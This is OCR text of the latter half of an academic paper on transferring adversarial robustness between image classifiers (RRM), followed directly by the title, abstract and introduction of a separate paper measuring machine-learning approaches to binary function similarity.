In Table 2, we observe that models trained using RRM have comparable standard accuracy and significantly better adversarial accuracy than models trained using RDT. In the original paper, RDT trained models exhibited non-trivial adversarial robustness with respect to smaller values ε of epsilon, which is what we originally observed as well. When we re-evaluated the models with respect to $\varepsilon = 1.0$ (*i.e.,* the value used to train the teacher), the student models exhibit negligible adversarial robustness. Furthermore, we found that the robust data generation process was computationally expensive. Using the proposed hyper parameters and an adversarially trained ResNet18 model, the robust data generation process took approximately 6 hours to complete. Although this cost would be amortized, the poor performance of the student models suggest that this approach is not feasible for transferring robustness.

6.3.2 Knowledge Distillation (KD)

Prior to our work, Goldblum *et al.* [10] demonstrated that adversarial robustness can be transferred from an adversarially trained teacher to a student using knowledge distillation [12] with naturally trained images. KD seeks to minimize the KL divergence between the temperature scaled softmax outputs of a student and a teacher model in addition to minimizing the student's classification loss (see Equation 6). We reproduce this experiment based on information provided by Goldblum *et al.* in their paper. We train both the student and the teacher with temperature $t = 30$, the proposed value. The standard and adversarial accuracy (against a 20 steps PGD attack) of the adversarially trained teacher models are: (1) 78.3% and 47.67% for VGG11; and (2) 82.38% and 51.15% for ResNet18. The performance of the student models is provided in Table 2. Note that while training the student, we set the value of α to 1 as this corresponds to the **maximum** attainable adversarial robustness using this method.

When we adversarially attacked the student model with $t = 1$ (*i.e.,* the default used during evaluation), we observed a non-trivial adversarial robustness similar to what Goldblum *et al.* originally reported. However, when we set $t = 30$ (*i.e.,* the value used during training), the student's adversarial accuracy drops significantly. This phenomenon is due to vanishing gradients originally observed by Carlini and Wagner [2] when analyzing another distillation based defense [19]. Thus, traditional KD is not feasible for transferring robustness.

Table 3: Comparing the performance and training time of a robust ResNet50 and VGG16 models trained using SAT and RRM. An AlexNet model trained using SAT is used as teacher for RRM. The adversarial accuracy evaluation is done using an ℓ_2-bound AutoPGD attack [7] with $\varepsilon = 3$, 20 iterations, and 5 random restarts.

Method	Epochs	Epoch Time (mins)	Total Time (hrs)*	Natural	AutoPGD
ResNet50					
SAT	150	101.49	253.71	95.47%	84.36%
RRM	60	13.66	13.66	88.19%	67.90%
VGG16					
SAT	150	160.01	400.01	92.40%	80.91%
RRM	60	33.30	33.30	87.86%	73.30%

**The ResNet50 and VGG16 models were trained on different machines due to memory constraints.*

6.4 Scaling RRM to Complex Datasets

To examine how well RRM adapts to more complex datasets, we evaluate RRM using the Restricted-ImageNet dataset, which was introduced by Tsipras *et al.* [26] to facilitate adversarial robustness research with high resolution images. The large number of classes present in the original ImageNet dataset makes it difficult to use SAT and achieve acceptable performance on natural and adversarial images. Restricted-ImageNet is generated by grouping together a subset of semantically similar classes from ImageNet into 9 super-classes. For our experiments we follow Ilyas *et al.* [14] and use an ℓ_2-bound adversary with $\varepsilon = 3.0$. We train a ResNet50 and a VGG16 model using SAT and RRM and compare their performance and training times. For RRM, we use ℓ_2 loss to compute robust representation loss $\mathcal{L}_R$, $\lambda = 1e-3$, and an AlexNet teacher trained using SAT.

In Table 3, we compare the standard and adversarial accuracy of the RRM models against their SAT baselines. The RRM models exhibit competitive natural and adversarial accuracy, coming within a few percentage points of the corresponding SAT model's performance. Specifically, across the two models, there is an average reduction of $\sim 6\%$ in natural accuracy and of $\sim 12\%$ in adversarial accuracy. However, relative to SAT, RRM achieves a speedup of $\sim 18\times$ on ResNet50 and $\sim 12\times$ on VGG16. All models were trained till convergence. When including the teacher's training time, RRM achieves a speedup of $5.4\times$ on ResNet50 and $6.0\times$ on VGG16 (for numerical results see Appendix D). Note that we do not use DAWNBench improvements in this set of experiments. The standard adversarial training performance of all models used in Table 3 is reported in in Appendix C.

7 Discussion

In this section we discuss some noteworthy points regarding RRM. First, we discuss how changing the value of λ affects the performance of the student model, which can inform users of RRM how to tune λ based on their use case. Second, we explore the decreasing effectiveness of RRM when the teacher is more complex than the student. In our presented results, the teacher's architecture was always less complex (*i.e.,* faster to train) than the student. Using a ResNet50 teacher, we train multiple student models of decreasing complexity and observe lowering rates of robustness transfer.

7.1 Tuning the λ Parameter

In Figure 4 we plot the performance of two ResNet50 models trained using RRM, while varying the value of λ used. The two models are trained with a VGG11 and a ResNet18 teacher, respectively. The adversarial accuracy is computed using AutoPGD attack with 20 iterations and 5 random restarts.

Equation 5 contains two loss terms: 1) $\mathcal{L}_{CE}$, which improves the model's natural accuracy and 2) $\mathcal{L}_R$, which encourages the model to learn the teacher's robust representations. As we decrease the value of λ, the contribution of $\mathcal{L}_{CE}$ is reduced, which increases the contribution of $\mathcal{L}_R$. In Figure 4, we observe this effect for $\lambda \geq 1e-2$. For $5e-5 \leq \lambda \leq 1e-2$, we observe somewhat of a plateau in performance for the adversarial accuracy, with only a slight negative slope in natural accuracy. Thus, any value in this range will likely result in robust student model. Finally, if λ becomes too small (*i.e.,* $\lambda < 5e-5$), the training focuses too much on matching the robust representation of the teacher that the student model's performance plummets. The drop in adversarial accuracy at this point is attributed to the model's poor natural accuracy rather than a decrease in robustness.




Figure 4: Plotting the performance of ResNet50 trained with RRM using two different teachers while varying the value of λ. We see that there is a plateau in adversarial accuracy for $5e-5 \leq \lambda \leq 1e-2$. λ values outside of this range either result in a model with poor natural accuracy and/or poor adversarial robustness.




Figure 5: Limit testing RRM on CIFAR-10 by transferring adversarial robustness from a ResNet50 teacher to several students of varying complexities. Adversarial images were generated using an ℓ_2-bound AutoPGD attack [7] with $\varepsilon = 1.0$, iterations $= 20$, and 5 random restarts.

7.2 Limit Testing

Previously, we showed that RRM allows us to efficiently transfer a significant amount of robustness from an adversarially trained teacher to a student despite differences in architecture. However, during our experiments, we noticed a few cases of poor robustness transferability. For example, on CIFAR-10, with a ResNet50 teacher and an ℓ_2-bounded adversary with $\varepsilon = 1$, the VGG11 and VGG19 students were only able to achieve 23.74% and 28.03% adversarial accuracy, respectively. Compare this with the ResNet18 and ResNet50 student models, which achieve 40.56% and 47.54% adversarial accuracy. We observed a similar phenomenon with our Restricted-ImageNet experiments, in which an AlexNet model was only able to achieve 51.72% adversarial accuracy (natural accuracy is 78.11%) when trained with a ResNet50 teacher. In contrast, an AlexNet model trained with SAT achieved 75.24% adversarial accuracy. These observations suggest that, under certain conditions, the effectiveness of RRM is limited. Figure 5 presents our exploration of these limits. We evaluated the adversarial accuracy on CIFAR-10 of several RRM models trained using the ResNet50 teacher and compare them to the adversarial accuracy of the teacher. In addition to the model architectures we already mentioned, we also trained a simple DNN with two convolution layers and two fully connected layers. Using SAT, this DNN achieves 59.55% natural accuracy and 34.15% adversarial accuracy.

If we rank the complexity of a classifier based on its per-epoch training time, then we have the following order: ResNet50 > ResNet18 > VGG19 > VGG11 > DNN. Thus, we rank the ResNet50 (723 seconds per-epoch) as the most complex and the DNN (14.3 seconds per-epoch) as the least complex classifier. Our results suggest that the simpler a student is compared to the teacher, the poorer the student's performance will be. We hypothesize that the per-epoch training time is a rough approximation of the model's expressive power. Thus, the robust features used by a complex teacher are harder for less complex students to learn, resulting in poor transferability in such cases. Further exploration is required to establish a concrete metric to predict the transferability between different classifier architectures when training with RRM. While these results suggest the existence of some limitations with our proposed approach, we note that RRM is still applicable in real world settings where there are relatively small differences in complexity between successive generations of model architectures. Furthermore, in cases where the student and teacher are trained from scratch, it is beneficial to pair a less complex teacher with a more complex student to reduce training overhead. The standard adversarial training performance of all models in Figure 5 are reported in Appendix C.

8 Related Works

Adversarially Robust Distillation (ARD) [10]. In their work, Goldblum *et al.* used traditional knowledge distillation with an adversarially robust teacher to train an adversarially robust student. Here we describe the key differences between the traditional KD method from their paper and RRM. Note that we do not compare against ARD, which is the main contribution of their paper. This is because ARD requires training both the student and the teacher using adversarial training and solely

focuses on improving adversarial robustness of the student without any regards to the total training time.

First, RRM uses a cosine similarity loss focused on the models' penultimate layer (i.e., pre-logit layer) whereas Goldblum *et al.* use a knowledge distillation loss focused on the models' temperature scaled softmax outputs. Our approach encourages the student to utilize the robust representations learned by the teacher. When they have differently shaped representation layers, we add an additional layer of the correct shape after the current penultimate layer to one of the models. In contrast, KD expects the student to learn its own representations to match the teacher's softmax output and requires an additional hyperparameter, the temperature t, as compared to RRM. Depending on its magnitude, t can affect the success rate of gradient based adversarial attacks due to an artificial scaling of the logits [2]. Note that the hyperparameter λ in Equation 5 and α in Equation 6 serve identical purpose of controlling the trade-off between natural and adversarial accuracy.

The second difference is in intent. KD is traditionally used to transfer the performance of a larger more complex model to a smaller less complex model in an effort to "compress" the larger model into the smaller one. Goldblum *et al.* use this to *improve the adversarial robustness* of smaller models by leveraging robust larger models and their experiments reflect this. Their approach augments adversarial training with KD to achieve high performance. As we showed in Section 6.3, distillation alone is insufficient to transfer the robustness of the teacher and, likely, only helps to fine-tune adversarial performance. In contrast, RRM seeks to *reduce the adversarial training overhead* by leveraging smaller models to quickly train robust larger models. We necessarily do not adversarially train the student.

Dataset Robustification [14]. In their work, Ilyas *et al.* designed a dataset transformation approach to create a new dataset composed only of "robust features". With the robust dataset, one could use standard ERM (Equation 1) to train a model with non-trivial adversarial robustness. The key difference between their approach and RRM lies in the technique used to transfer the robust features to the student model. Their work assumes that a model trained on a robustified dataset would automatically learn the robust features. As we showed in Section 6.3, their method only marginally improves the adversarial robustness of the trained models. RRM directly provides the robust feature representations from the adversarially trained teacher to the student, which results in models with much higher adversarial accuracy. Furthermore, our method does not include the additional overhead of generating the robust dataset.

IGAM [5]. Another work that explores transferring adversarial robustness was published by Chan *et al.* [5]. Their approach for transferring adversarial robustness involves matching the student's loss gradients (with respect to the input) to the loss gradients of an adversarially robust teacher. While both their work and ours pertain to transferring adversarial robustness between models, their focus is on transferring adversarial robustness across task domains, which is orthogonal to the problem solved by RRM. They do not conduct experiments to transfer performance within the same task between models of different architectures. Instead, they focus on transferring robustness between models having same architecture, but trained for different tasks (using different datasets).

9 Limitations and Future Work

RRM dependence on adversarial training. RRM requires an adversarially trained teacher model. Thus, any shortcomings of adversarial training, such as the large training overhead and potential overfitting [25] still exist with respect to the teacher model. However, we demonstrated that RRM reduces training time when an adversarially trained teacher is already available and in cases when training the student-teacher pair is significantly faster than adversarially training the student. Furthermore, any improvements to adversarial training will improve RRM indirectly. In Section 6.2, we demonstrated that some of the speedup techniques proposed by Wong *et al.* [28], such as mixed-precision training, are compatible with RRM.

RRM in other domains and model types. In this work, we only studied transferring adversarial robustness between deep neural networks in the image classification domain. It is unknown if RRM would work in other domains or with other types of models (e.g. decision trees or LSTMs). With respect to other domains, if adversarial training exists in the domain, we expect RRM to work as its core idea is to encourage the student to use the robust representations learned by a teacher. Regarding transferring between different model types, further investigation is needed to determine if this is feasible and if not, what modifications are required to make it feasible.

10 Conclusion

Adversarial machine learning looms as an ever-present threat to the security and reliability of machine learning systems as research has proven attackers with a certain level of access can reliably cause them to misbehave. As such, it is desirable to train machine learning models that are robust to adversarial attacks in advance rather than wait for a breach to occur. Unfortunately, adversarial training, one of the most well-known and reliable defenses, is impractical to deploy in real world systems. Like software, machine learning models need to be constantly updated to maintain state-of-the-art performance due to the availability of new training data or the development of new model architectures. The high training overhead and poor scalability of adversarial training discourage users from adopting it as part of their training process.

In this paper, we proposed a method to transfer adversarial robustness between models despite differences in their

architectures. RRM enables low-cost, efficient transfer of robust representations learned by an adversarially trained teacher model to a new student model. By adding a new loss term to the standard training objective, an adversarially robust model can be trained on natural images only using RRM. On CIFAR-10, we demonstrated that RRM outperforms state-of-the-art adversarial training speedup techniques. On Restricted-ImageNet, a higher dimensional dataset, we demonstrated that RRM remains effective both in terms of model performance and training speedup.

Acknowledgement

We thank Veena Krish, Farhan Ahmed, the anonymous reviewers, and our shepherd, David Freeman, for their valuable feedback. This work was supported by the Office of Naval Research under grants N00014-20-1-2858 and N00014-22-1-2001, and Air Force Research Lab under grant FA9550-22-1-0029. Any opinions, findings, or conclusions expressed in this material are those of the authors and do not necessarily reflect the views of the sponsors.

References

[1] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *International Conference on Machine Learning (ICML)*, 2018.

[2] Nicholas Carlini and David Wagner. Defensive distillation is not robust to adversarial examples. 2016. arXiv:1607.04311.

[3] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE symposium on security and privacy (S&P)*, 2017.

[4] Anirban Chakraborty, Manaar Alam, Vishal Dey, Anupam Chattopadhyay, and Debdeep Mukhopadhyay. Adversarial attacks and defences: A survey. 2018. arXiv:1810.00069.

[5] Alvin Chan, Yi Tay, and Yew-Soon Ong. What it thinks is important is important: Robustness transfers through input gradients. In *Conference on Computer Vision and Pattern Recognition (CVPR)*, 2020.

[6] Jeremy M Cohen, Elan Rosenfeld, and J. Zico Kolter. Certified adversarial robustness via randomized smoothing. In *International Conference on Machine Learning (ICML)*, 2019.

[7] Francesco Croce and Matthias Hein. Reliable evaluation of adversarial robustness with an ensemble of diverse parameter-free attacks. In *International Conference on Machine Learning (ICML)*, 2020.

[8] Logan Engstrom, Andrew Ilyas, Hadi Salman, Shibani Santurkar, and Dimitris Tsipras. Robustness (python library), 2019. https://github.com/MadryLab/robustness.

[9] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Robust physical-world attacks on deep learning visual classification. In *International Conference on Learning Representations (ICLR)*, 2018.

[10] Micah Goldblum, Liam Fowl, Soheil Feizi, and Tom Goldstein. Adversarially robust distillation. In *AAAI Conference on Artificial Intelligence*, 2020.

[11] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations (ICLR)*, 2014.

[12] Geoffrey Hinton, Oriol Vinyals, and Jeff Dean. Distilling the knowledge in a neural network, 2015. arXiv:1503.02531.

[13] IBM. Adversarial Robustness Toolbox (ART). https://github.com/Trusted-AI/adversarial-robustness-toolbox.

[14] Andrew Ilyas, Shibani Santurkar, Dimitris Tsipras, Logan Engstrom, Brandon Tran, and Aleksander Madry. Adversarial examples are not bugs, they are features. In *Advances in Neural Information Processing Systems (NIPS)*, 2019.

[15] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representation (ICLR)*, 2018.

[16] Gary Marcus. Deep learning: A critical appraisal. 2018. arXiv:1801.00631.

[17] NVIDIA. Apex - a PyTorch extension: Tools for easy mixed precision and distributed training in PyTorch. https://github.com/NVIDIA/apex.

[18] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *IEEE European symposium on security and privacy (EuroS&P)*, 2016.

[19] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE symposium on security and privacy (S&P)*, 2016.

[20] Papers with Code. Image classification on imagenet. https://paperswithcode.com/sota/image-classification-on-imagenet. Accessed: 2021-06-03.

[21] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, Alban Desmaison, Andreas Kopf, Edward Yang, Zachary DeVito, Martin Raison, Alykhan Tejani, Sasank Chilamkurthy, Benoit Steiner, Lu Fang, Junjie Bai, and Soumith Chintala. PyTorch: An imperative style, high-performance deep learning library. In *Advances in Neural Information Processing Systems (NIPS)*, 2019.

[22] Ali Shafahi, Mahyar Najibi, Amin Ghiasi, Zheng Xu, John Dickerson, Christoph Studer, Larry S Davis, Gavin Taylor, and Tom Goldstein. Adversarial training for free! In *Advances in Neural Information Processing Systems (NIPS)*, 2019.

[23] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *International Conference on Learning Representations (ICLR)*, 2014.

[24] Rob Toews. Deep learning has limits. but its commercial impact has just begun. https://www.forbes.com/sites/robtoews/2020/02/09/deep-learning-has-limits-but-its-commercial-impact-has-just-begun/?sh=5c38edca6e1a. Accessed: 2021-06-02.

[25] Florian Tramèr, Alexey Kurakin, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. Ensemble adversarial training: Attacks and defenses. In *International Conference on Learning Representations (ICLR)*, 2018.

[26] Dimitris Tsipras, Shibani Santurkar, Logan Engstrom, Alexander Turner, and Aleksander Madry. Robustness may be at odds with accuracy. In *International Conference on Learning Representation (ICLR)*, 2019.

[27] Eric Wong and Zico Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *International Conference on Machine Learning (ICML)*, 2018.

[28] Eric Wong, Leslie Rice, and J Zico Kolter. Fast is better than free: Revisiting adversarial training. In *International Conference on Learning Representations (ICLR)*, 2019.

[29] Huan Zhang, Hongge Chen, Chaowei Xiao, Sven Gowal, Robert Stanforth, Bo Li, Duane Boning, and Cho-Jui Hsieh. Towards stable and efficient training of verifiably robust neural networks. In *International Conference on Learning Representation (ICLR)*, 2019.

A Hyperparameters

Here we provide the hyperparameters used to train the models in our experiments. Table 4 provides the hyperparameters used to adversarially train each model. Table 5 provides the hyperparameters used when training a student model using RRM. Table 6 provides the hyperparameters used when training a student model using prior works: Robust Data Training (RDT) [14], Knowledge Distillation (KD) [10], Fast Adversarial Training (Fast AT) [28], and Free Adversarial Training (Free AT) [22].

Table 4: Hyperparameters used to train models using standard adversarial training [15] on different datasets.

Dataset	LR	Batch Size	Epochs	LR Decay
CIFAR-10	0.1	128	150	50,100
Restricted-ImageNet	0.01	128	150	125

Table 5: Hyperparameters used to train models using RRM on different datasets.

Dataset	LR	Batch Size	Epochs	LR Decay
CIFAR-10	0.1	128	48	cosine
Restricted-ImageNet	0.1	128	60	35,50

Table 6: Hyperparameters used to train models using prior works on CIFAR-10.

Method	LR	Batch Size	Epochs	LR Decay
RDT [14]	0.1	128	100	65,90
KD [10]	0.1	128	100	65,90
Fast AT [28]	0.2 (max)	128	40	cyclic
Free AT [22]	0.04 (max)	128	96	cyclic

B Penultimate Layer Dimensions

In order to demonstrate that RRM is model-agnostic, we used a variety of classifiers in our experiments. These classifiers belong to different class of architectures (VGG, ResNet *etc.*) as well as have different penultimate layer dimensions. Since our robust representation loss requires the penultimate layer features of the student and teacher to be of the same dimension, we add an additional fully connected layer after the penultimate layer in certain classifiers. These modifications are summarized in Table 7.

Table 7: Dimensions of the penultimate layer features of the various classifiers we use in our experiments. To be able to use or robust representation loss, we add an additional fully connected layer to some architectures as specified below.

Classifier	Penultimate Layer Dimension	
	Original	After Modification
CIFAR-10		
VGG11	512	N/A
VGG19	512	N/A
ResNet18	512	N/A
ResNet50	2048	512
Restricted-ImageNet		
AlexNet	4096	2048
VGG16	4096	2048
ResNet50	2048	N/A

C Adversarial Training Results

In this section, we include the performance of all the adversarially trained models (SAT [15] and Fast AT [28]) that we used in our experiments. Information regarding the adversary used is provided in parentheses. Refer to Table 8 for these results.

Table 8: Performance of adversarially trained models we used in our experiments. The AutoPGD attack [7] was performed using 20 iterations and 5 random restarts.

Threat Model	Classifier	Method	Natural	AutoPGD
CIFAR-10				
$\ell_2, \varepsilon = 1.0$	DNN	SAT	59.95	34.15
	VGG11	SAT	78.81	46.08
	VGG19	SAT	74.64	45.52
	ResNet18	SAT	82.81	48.99
	ResNet50	SAT	82.97	48.65
$\ell_\infty, \varepsilon = 8/255$	VGG11	Fast AT	76.94	44.11
	ResNet18	Fast AT	82.60	51.30
	ResNet50	SAT	85.50	49.60
	ResNet50	Fast AT	83.73	50.65
	ResNet50	Free AT	77.74	45.41
Restricted-ImageNet				
$\ell_2, \varepsilon = 3.0$	AlexNet	SAT	87.67	75.24
	VGG16	SAT	92.40	80.91
	ResNet50	SAT	95.47	84.36

D Training Time Results

The total time required to train a ResNet50 model using different methods is reported in this section. For completeness, we report the total training time with teacher overhead included in case of RRM. The total training times on CIFAR-10 are reported in Table 9 and for Restricted-ImageNet are reported in Table 10.

Table 9: Comparing RRM training time to Free AT [22] on CIFAR-10 using ResNet50. Both methods have been accelerated using DAWNBench improvements [28]. For completeness we provided comparisons when teacher's overhead is taken into account when training models using RRM. Teachers VGG11 and ResNet18 have been trained using Fast AT.

Method	Train Time (mins)	
	w/o Teacher	w/ Teacher
SAT	1807.58	-
Fast AT	192.77	-
Free AT	58.44	-
RRM (VGG11)	30.22	57.91
RRM (ResNet18)	31.82	91.77

Table 10: Comparing RRM training time to SAT [15] on Restricted-ImageNet using VGG16 and ResNet50. An adversarially trained AlexNet model is used as teacher. For completeness we provided comparisons when teacher's overhead is taken into account when training models using RRM.

Method	Train Time (hrs)*	
	w/o Teacher	w/ Teacher
ResNet50		
SAT	253.71	-
RRM	13.66	46.69
VGG16		
SAT	400.01	-
RRM	33.30	66.33

**The ResNet50 and VGG16 models were trained on different machines due to memory constraints.*

How Machine Learning Is Solving the Binary Function Similarity Problem

Andrea Marcelli
Cisco Systems, Inc.

Mariano Graziano
Cisco Systems, Inc.

Xabier Ugarte-Pedrero
Cisco Systems, Inc.

Yanick Fratantonio
Cisco Systems, Inc.

Mohamad Mansouri
EURECOM

Davide Balzarotti
EURECOM

Abstract

The ability to accurately compute the similarity between two pieces of binary code plays an important role in a wide range of different problems. Several research communities such as security, programming language analysis, and machine learning, have been working on this topic for more than five years, with hundreds of papers published on the subject. One would expect that, by now, it would be possible to answer a number of research questions that go beyond very specific techniques presented in papers, but that generalize to the entire research field. Unfortunately, this topic is affected by a number of challenges, ranging from reproducibility issues to opaqueness of research results, which hinders meaningful and effective progress.

In this paper, we set out to perform the first measurement study on the state of the art of this research area. We begin by systematizing the existing body of research. We then identify a number of relevant approaches, which are representative of a wide range of solutions recently proposed by three different research communities. We re-implemented these approaches and created a new dataset (with binaries compiled with different compilers, optimizations settings, and for three different architectures), which enabled us to perform a fair and meaningful comparison. This effort allowed us to answer a number of research questions that go beyond what could be inferred by reading the individual research papers. By releasing our entire modular framework and our datasets (with associated documentation), we also hope to inspire future work in this interesting research area.

1 Introduction

Binary function similarity is the problem of taking as input the binary representation of a pair of functions, and producing as output a numeric value that captures the "similarity" between them. This problem is very challenging to solve in the general case. In fact, software is often compiled with different toolchains, different compiler optimizations and flags, and, in some scenarios like IoT devices, software is compiled to different architectures, making trivial binary similarity approaches ineffective.

Binary function similarity plays a crucial role in different systems security research fields, as a number of research problems require measuring function similarity as a core building block. For example, reverse engineers often deal with stripped binaries that have been statically linked (thus without symbols), and binary code similarity approaches can be used to match an unknown function to (labeled) functions in a previously generated database, saving numerous hours of reverse engineering effort. Binary similarity is also crucial to effectively detect and patch vulnerabilities in third-party libraries. In this case, given a vulnerable function, similarity techniques help finding occurrences of that same function in one or more binaries, allowing for a much quicker identification and patching of problematic bugs. As additional examples, this problem is also relevant for binary diffing and patch analysis, in which two binaries with multiple functions must be compared against each other, and in software lineage analysis or malware clustering, in which the analysts is interested in pinpointing common functions across different malware samples and to group them together according to their similarity.

The importance and relevance of this problem is reflected by the available literature: researchers in many different disciplines, including systems security, programming languages, and machine learning, have published an astonishing number of papers (often in their respective top venues) to propose new approaches for binary similarity. This competition has resulted in a very rapid evolution of the existing techniques, and in the progressive development and refinement of multiple solutions.

One would expect that this significant body of work would be sufficient to answer a number of important research questions. For example: How do different approaches compare when evaluated with the same dataset and by using the same metrics? Which are the main contributions of the novel machine-learning solutions compared to simpler fuzzy hashing approaches? Which is the role of different sets of features? Do different approaches work better at different tasks? Is the cross-architecture comparison more difficult

to solve than working on a single architecture? Is there any specific line of research that looks more promising as a future direction for designing new techniques? Unfortunately, we found that the current body of published research is unable to answer these questions, due to a number of major challenges.

Challenges. The first challenge is the current inability to neither reproduce nor replicate previous results. While this is sadly a common problem in the security field, the area of binary similarity is a particularly good example of this issue. Only 12 out of the 61 solutions reported in the survey by Haq et al. [27] released their tool to other researchers. And even when the artifacts are available, they are often incorrect (i.e., they do not implement the exact same solution described in the paper), incomplete (i.e., important components, for instance for features extraction, are missing), or the code might not even run on datasets different from the one used by its authors. Since re-implementing previous techniques is very complex and extremely time consuming, each solution is typically compared with only a couple of previous techniques that may sometimes not even be designed to solve the same problem (e.g., code search vs. binary diffing), and in some extreme cases the comparison is done only against a previous paper from the same authors. The lack of reproducibility is even more relevant for machine-learning approaches, where implementation choices, hyperparameters, and training and testing methodologies strongly influence the results. It is also often unclear whether the released models should be used as-is or whether retraining is necessary to reproduce similar results on different datasets.

The second challenge is that the evaluation results are often opaque. Different solutions are typically customized for slightly different objectives (e.g., searching for a vulnerability vs. finding similar malware samples), in different settings (e.g., cross-compiler vs. cross-architecture), by using a different concept of similarity (same code vs. same semantic), and operating at different granularities (e.g., code snippets vs. entire functions). The experiments are also performed on datasets of different size and nature (e.g., firmwares vs. command-line utilities), and the results are reported by using different metrics (e.g., ROC curves vs. top-n vs. MRR10). Therefore, even the most basic figures reported in each paper are not directly comparable. Thus, when results outperform previous works, it is unclear whether it happens only in the selected scenario or also in other use cases. To make things worse, papers often omit details on how functions are filtered out and how positive and negative pairs are selected for training, making it difficult to reproduce the pipeline faithfully even with the same binaries.

Note also that these works are often built on top of non-trivial pipelines, e.g., toolchains to determine function boundaries, disassemble the code, and extract the control-flow graph. The few available approaches use different toolchains and they are built on different pipelines. It is thus very challenging to determine how much the reliability of the initial "non-relevant" stages of the pipeline actually affects the reliability of the overall approach. In other words, it is often unclear whether the superior results of a given approach are related to the contributions presented as novel or are instead related to other factors.

The combined effect of the first two challenges resulted in a field that is extremely fragmented, where dozens of techniques exist but without a clear understanding of what works (or does not) in which settings. This brings us to the last challenge: the difficulty of understanding which direction binary similarity research is heading, and why. Each new solution adopts a more complex technique, or a new combination of multiple techniques, and it is difficult to tell whether this is driven by actual limitations of the simpler approaches or by the need to convince the reviewers about the novelty of each work. This fragmentation has often led to *parallel and disjoint lines of research*, where everyone is claiming to have the best solution. This fragmentation has also led to papers with sub-optimal evaluations and approaches. For example, papers that are strong on the program analysis aspect may lack the application of state-of-the-art machine-learning techniques. Solutions based on machine learning are the current trend, but they often blindly apply techniques from other fields, making it harder to judge the overall progress and innovation in the area.

Contributions. In this paper, we perform the first systematic measurement in this area of research. We first explore existing research and group each solution based on the adopted approach, with a particular focus on recent successful techniques based on machine learning. We then select, compare, and *implement* the ten most representative approaches and their possible variants. These approaches are representative of a wide range of trends and span across three different research communities: the computer security, the programming language analysis, and the machine-learning communities. To make our comparisons meaningful, our implementations are built on top of a common framework (e.g., we extract the raw features using the same underlying implementation, while previous works rely on different toolchains). If the original implementation is available, we include the core model implementation in a common codebase for training and testing and we extend the support for missing architectures and bitnesses. Finally, we leverage parallel programming and efficient data encoding techniques to avoid bottlenecks that could negatively affect the model performances.

By re-implementing various *approaches*—and not necessarily the "papers"— we isolate existing "primitives" and evaluate them when used independently or combined with each other, to gain insights and pinpoint important factors that are hidden in the complexity of previous works, and to answer various open research questions. To make this evaluation effort more comparable, we also propose a new dataset that we use as a common benchmark with varying aspects such as compiler family, optimizations, and architectures.

Note that our research focuses on evaluating the main techniques proposed to date without trying to reproduce the exact results reported in the corresponding papers. While some of our implementations are derived from the code released by the authors when available, others have been developed from

scratch with the goal of having a single codebase and pipeline that can isolate the technique from the rest of factors that can influence the result.

Our evaluation highlights several interesting insights. For example, we found that while simple approaches (e.g., fuzzy hashing) work well for simple settings, they fail when dealing with more complex scenarios (such as cross-architecture datasets, or datasets for which multiple variables change at the same time). Among the machine-learning models, those based on Graph Neural Network achieved the best results in almost all the tasks, and are among the fastest when comparing the inference time. Another interesting finding is that many recently published papers all have very similar accuracy when tested on the same dataset, despite several claims of improvement over the state of the art.

While we do not claim that our code or dataset is better or more representative than previous works, *we release our modular framework, the re-implementation of all the selected approaches, the full dataset, and detailed instructions on how to recreate it and tweak it.*[1] By allowing the community to experiment with the individual components and to directly compare one against each other, we hope to encourage and ease the effort of future researchers that are interested in approaching this active research area.

2 The Binary Function Similarity Problem

